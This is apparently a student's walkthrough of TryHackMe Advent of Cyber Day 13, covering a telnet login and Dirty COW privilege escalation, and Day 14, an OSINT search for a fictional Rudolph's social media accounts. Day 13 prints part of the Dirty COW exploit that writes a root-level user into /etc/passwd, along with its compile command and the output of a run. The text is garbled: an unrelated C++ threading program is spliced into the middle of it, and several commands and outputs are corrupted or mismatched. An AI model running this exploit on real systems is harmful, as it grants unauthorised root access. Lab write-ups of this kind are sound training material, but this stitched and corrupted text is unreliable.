

Day 13 - Networking Coal for Christmas.

Tools used: Kali Linux, Firefox, Terminal

Solution/Walkthrough:


Question 1: What old, deprecated protocol and service is running?

By typing nmap with the machine IP address, we manage to receive port, state and service. According to research in firefox, telnet was the one which was shown as protocol.



Question 2: What credential was left for you?

By typing telnet, the machine ip address and the port number of telnet, we received the log in details of santa and the password.




```
kali@kali:~$ telnet 10.10.10.23 23
Trying 10.10.10.23...
Connected to 10.10.10.23.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas


We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
```



Question 3: What distribution of Linux and version number is this server running?

Next we log in to the 'christmas login' and we receive the distribution ID and the version number by copying and pasting the following command from TryhackMe.



```
kali@kali:~$ cat /etc/os-release
christmas.sh cookies_and_milk.txt
$ cat /etc/os-release
-dh: 2: cat /etc/os-release: not found
$ cat /etc/os-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

Question 4: Who got here first?

By typing the command, `cat cookies_and_milk.txt`, we received the following result and a 'message' from Grinch stating that he got here first.

```
File Actions Edit View Help

printf("%s successfully backed up to %s\n",
      from, to);

fclose(source);
fclose(target);

return 0;
}




int main(int argc, char *argv[])
{
    // backup file
    int ret = copy_file(filename, backup_filename);
    if (ret != 0) {
        exit(ret);
    }

    struct Userinfo user;
    // set values, change as needed
    user.username = "grinch";
    user.user_id = 0;
    user.group_id = 0;
    user.info = "pwned!";
    user.home_dir = "/root";
    user.shell = "/bin/bash";

    // =====
    // Haha! Too bad Santa! I, the Grinch, got here
    // before you did! I helped myself to some of
    // the goodies here, but you can still enjoy
    // some half eaten cookies and this leftover
    // milk! Why dont you try and refill it yourself!
    // - Yours Truly,
    //   The Grinch
    // =====
}
```

Question 5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

We navigate to the link given in the TryhackMe, navigating me to The Dirty Cow website. By clicking on the dirty.c, we received a whole coding for a new file and also a whole command to compile.



By creating a new file called nano, we managed to link the file with the compile command and get the new username called 'fireart'.

The screenshot shows a Windows 10 desktop environment. The primary focus is the Visual Studio Code editor, which is open to a file named 'File1.cpp'. The code is written in C++ and implements a multi-threaded program. It defines a global mutex 'm_mutex' and a function 'main' that creates ten worker threads. Each thread prints its ID and a message indicating it is using the shared resource. The output window at the bottom of the editor displays the execution results, showing the thread IDs and the messages printed by each thread. The taskbar at the bottom of the screen shows icons for Task View, File Explorer, and the Visual Studio Code application.

```

// File1.cpp
#include <iostream>
#include <thread>
#include <mutex>
using namespace std;

mutex m_mutex;

void* thread_func(void*)
{
    cout << "Thread ID: " << (int)pthread_self() << endl;
    pthread_mutex_lock(&m_mutex);
    cout << "Thread " << (int)pthread_self() << " is using the resource." << endl;
    pthread_mutex_unlock(&m_mutex);
    return 0;
}

int main()
{
    pthread_t threads[10];
    int ret;

    cout << "Main thread ID: " << (int)pthread_self() << endl;

    for (int i = 0; i < 10; i++)
    {
        ret = pthread_create(&threads[i], NULL, thread_func, NULL);
        if (ret != 0)
        {
            cout << "Error: pthread_create failed" << endl;
            return -1;
        }
    }

    for (int i = 0; i < 10; i++)
    {
        pthread_join(threads[i], NULL);
    }

    cout << "Main thread finished" << endl;
    return 0;
}

```

Output:

```

Main thread ID: 0
Thread ID: 1
Thread 1 is using the resource.
Thread ID: 2
Thread 2 is using the resource.
Thread ID: 3
Thread 3 is using the resource.
Thread ID: 4
Thread 4 is using the resource.
Thread ID: 5
Thread 5 is using the resource.
Thread ID: 6
Thread 6 is using the resource.
Thread ID: 7
Thread 7 is using the resource.
Thread ID: 8
Thread 8 is using the resource.
Thread ID: 9
Thread 9 is using the resource.
Thread ID: 10
Thread 10 is using the resource.
Main thread finished

```


```

File Actions Edit View Help
$ nano dirty.c
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ nano dirty.c
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
dirty.c:21:1: error: unknown type name 'skip'
dirty.c:21:8: error: expected '=', ',', '&' 'asm' or '__attribute__' before 'content'
dirty.c:219:1: error: unknown type name 'content'
dirty.c:264:1: error: stray 'B' in program
dirty.c:264:13: error: invalid suffix 'c5f9b' on integer constant
dirty.c:311:1: error: stray 'B' in program
dirty.c:321:1: error: stray 'B' in program
In file included from /usr/include/asm-generic/bug.h:25:8,
    from /usr/include/fcntl.h:24,
    from dirty.c:64:
/usr/include/x86_64-linux-gnu/sys/types.h:341:1: error: unknown type name '__u_char'
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ ./dirty
-ahz 331 ./dirty: not found
$ nano dirty.c
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete User
fileart:1FLP3a3CY3Q18:passwd:/root:/bin/bash


mmap: 7f0f92776000

```

By using command 'su', we set the username to firefart and set it to our own password and we managed to get into the christmas directory. We were shown a christmas tree however we exit and by navigating the message from Grinch and cat it, we received a message from Grinch. By following the instructions by Grinch, we managed to get the MD5 hash output by creating a coal file by using a command touch and get the hash output by using command 'tree | midsum'.



We get the CVE from the website, The Dirty Cow.



Throughout process:

By using Kali Linux, we opened Terminal to start day 13. By 'nmap' to the machine IP address we managed to connect to the TryhackMe. When we connected, we were shown some ports from the machine IP address where we use telnet since it was a protocol as we searched it in Firefox. We connected to the service (telnet) by using telnet MACHINE_IP <PORT_FROM_NMAP_SCAN>, and we were provided with some credentials such as username or password. However, according to the hint given by TryhackMe, we have to provide a password for the answer. Then, we login using santa username and password, then we type the command given, 'cat /etc/*release' we were provided with distribution id and the version number. After that, by commanding 'cat cookies_and_milk.txt', we received the following result and a 'message' from Grinch stating that he got here first. Next, we navigate to the link given in the TryhackMe, navigating me to The Dirty Cow website. By clicking on the dirty.c, we received a whole coding for a new file and also a whole command to compile. For this part, we are required to create a new file called nano and link the file with the compile command. When we successfully link the file with 'cookies_and_milk.txt', we are required to set up a new password and get the new username called 'firefart'. Next, by using command 'su', we set the username to firefart and set it to our own password and we managed to get into the christmas directory. We were shown a christmas tree however we exit and by navigating the message from Grinch and cat it, we received a message from Grinch. By following the instructions by Grinch, we manage to get the MD5 hash output by creating a 'coal' file by using a command touch and get the hash output by using command 'tree | midsum'. Lastly, we get the CVE from the website, The Dirty Cow.


Day 14 - OSINT Where's Rudolph?

Tools used: Google Chrome

Solution/Walkthrough:


Question 1: What URL will take me directly to Rudolph's Reddit comment history?

Go to reddit.com and search up the username given which is "IGuidetheClaus2020" and click on their profile. Then go to the comments section and copy the url.




Question 2 : According to Rudolph, where was he born?

In the comment section, Rudolph stated the place where he was born.




Question 3 : Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Search up on google.com to find Robert's last name. Make sure to insert Rudolph the red nosed reindeer to obtain results related to him.




Question 4 : On what other social media platform might Rudolph have an account?

In his reddit comment section, he mentioned the other social media platform that he has.



Question 5 : What is Rudolph's username on that platform?

Go on twitter.com and search using the same username as it will lead to his account. Copy his username as it is different from his display name.




Question 6 : What appears to be Rudolph's favourite TV show right now?

Scroll through Rudolph's twitter account and we see that he mentioned the show's name a few times as well as he retweeted tweets about the show.




Question 7 : Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

In one of Rudolph's tweets, he posted a picture of a parade. So by saving that picture and putting it into google image search, we can easily identify where the parade took place.



